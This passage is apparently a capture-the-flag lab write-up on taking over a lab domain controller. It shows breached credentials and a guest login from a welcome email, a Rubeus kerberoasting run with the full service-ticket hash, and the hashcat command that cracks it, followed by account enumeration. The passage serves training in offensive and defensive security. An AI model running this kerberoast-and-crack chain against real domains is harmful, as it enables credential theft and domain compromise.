
Email: SEC-JStewart@TBHSecurity.com

Password: aqAwM53cW8AgRbfr

Username: JStewart

Data Breach: pwnDB

By accessing the mail, we can see that a particular with some credentials has been provided. Assuming these credentials are that of TBSEC-DC01:



Welcome To Throwback Hacks Security!

BoJack Horseman
Wed 7/29/2020 7:25 PM
To: You

Hello Jeff Stewart, and welcome to Throwback Hacks Security!

As I'm sure you've already been informed, you may not have access to your network user account for a few days while IT finishes getting everything setup. In the meantime, you're able to use the Guest Account. You can access the account with the following credentials:


TBSEC_GUEST:WelcomeTBSEC1!

Note: The guest account is heavily monitored and will be deactivated as soon as your account up and running!

Thank you for your patience,


BoJack Horseman,
Information Technology Specailist
TBH{19b6ca4281bbef3ee060aaf1c2eb4021}

From here, further enumeration led us to the finding that TBSEC-DC01 has the IP of `10.200.19.79`. Using the credentials, we can simply RDP into the Domain Controller.



```
PS C:\Users\TBSEC_GUEST\Desktop> whoami
tbsecurity\tbsec_guest
PS C:\Users\TBSEC_GUEST\Desktop> hostname
TBSEC-DC01
PS C:\Users\TBSEC_GUEST\Desktop> _
```

After further enumeration, we tried to run a very popular tool called rubeus to try and get a kerberoasting. And that worked and we got a KGT ticket, we cracked that using hashcat and got a password.




```
PS C:\Users\TBSEC_GUEST\Desktop> .\rub.exe kerberoast

   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v1.6.4


[*] Action: Kerberoasting

[*] NOTICE: AES hashes will be returned for AES-enabled accounts.
[*]         Use /ticket:X or /tgtdeleg to force RC4_HMAC for these accounts.

[*] Searching the current domain for Kerberoastable users

[*] Total kerberoastable users : 1


[*] SamAccountName         : TBService
[*] DistinguishedName      : CN=TBService,OU=Quarantine,DC=TBSECURITY,DC=local
[*] ServicePrincipalName   : TBSEC-DC01/TBService.TBSECURITY.local:48064
[*] PwdLastSet             : 7/27/2020 4:29:15 PM
[*] Supported ETypes       : RC4_HMAC_DEFAULT
[*] Hash                   : $krb5tgs$23$*TBService$TBSECURITY.local$TBSEC-DC01/TBService.TBSECURITY
.local:48
                             064*$5A3CF005C52C24831455611ED57BD08C$BC5693A66C151AB508CFC76545C53D890
5C827774E
                             1F5111A6DA6F2E851F50B5EE18D8D1485968EB97F921B689681003A6592487B620B36C5
90B86461A
                             F2ABC885A5FEF2FAE0B87737C284C12F1CFCC2484EADE0BAA8F78C16886F4B3B4F3E546
96F75D267
                             4DCF51806C19B8FCF79B045DBB0628492C32439E13BC69685B17BBA10DF4A4725F0713F
6550B008C
                             278E64114538E61534F8E9AF58C06A11142A88A4B63BF15BE52AAEC0CB3B3DDD93F4281
C6DB1099F
                             3D66F64FDC1EF3B7A3BD80273002E8D38D96FC2DB7A4A6DB55E978735757170D76FE33F
ABC9E549B
                             521AEC2D8FE9D53CD645C37FD61ED5CDCBAE3BD0B108756666573C908C5D5B9BD2A83F9
1E7D573B6
                             6B2628417631855D42B3F14AB35A3AC1F57290B56663C57EF2021372ECFD0B31AD1FC91
```

Hashcat output:

Command used:


```
$ hashcat -m 13100 -a 0 hash.txt /usr/share/wordlists/rockyou.txt
```



```
ea29ff623d1ea77942fe0fd0e727679d7d15a116f0578c9aee8b29dbdd98396e1e15ecb1da9036f7f6b0273efbf16bece538f1
62339af4956ec6d5063e3f22bc9bdbb5f85acdd02ee41c81fb64900b089bcb:securityadmin284650

Session..........: hashcat
Status...........: Cracked
Hash.Type........: Kerberos 5 TGS-REP etype 23
Hash.Target......: $krb5tgs$23$*TBService$TBSECURITY.local$TBSEC-DC01/...089bcb
Time.Started.....: Thu May 20 03:10:16 2021 (10 secs)
Time.Estimated...: Thu May 20 03:10:26 2021 (0 secs)
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:   648.4 kH/s (4.65ms) @ Accel:32 Loops:1 Thr:64 Vec:8
Recovered........: 1/1 (100.00%) Digests, 1/1 (100.00%) Salts
Progress.........: 3923968/14344384 (27.36%)
Rejected.........: 0/3923968 (0.00%)
Restore.Point....: 3915776/14344384 (27.30%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidates.#1....: sekes -> secinika!

Started: Thu May 20 03:10:11 2021
Stopped: Thu May 20 03:10:27 2021
```

`Account : TBService`

`Password : securityadmin284650`



```
Microsoft Windows [Version 10.0.17763.1339]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>net user

User accounts for \\TBSEC-DC01

-------------------------------------------------------------------------------
Administrator            krbtgt                   SecureDA
TBService
The command completed successfully.


C:\Windows\system32>whoami
tbsecurity\tbservice

C:\Windows\system32>hostname
TBSEC-DC01

C:\Windows\system32>_
```